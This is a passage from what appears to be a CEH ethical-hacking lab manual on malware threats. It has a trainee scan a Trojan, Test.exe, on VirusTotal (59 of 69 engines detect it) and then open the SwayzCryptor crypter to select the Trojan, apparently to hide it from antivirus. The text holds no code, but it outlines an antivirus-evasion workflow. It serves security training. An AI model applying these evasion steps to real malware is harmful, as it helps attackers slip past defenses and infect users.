
3. An **Open** dialog box appears; navigate to the location where you saved the malware file **Test.exe** in the previous task (**Desktop**), select it, and click **Open**.



- Click **Confirm upload** on the **VirusTotal** page.



- The **VirusTotal** uploads the file, scans it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.




Module 07 – Malware Threats


- You can see that **59** out of **69** anti-virus programs have detected **Test.exe** as a malicious file. Minimize the web browser window.

Note: The detection ratio might vary when you perform this task.

- Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Crypters\SwayzCryptor** and double-click **SwayzCryptor.exe**.
- The **SwayzCryptor GUI** appears; click ellipses icon below **File** to select the Trojan file.

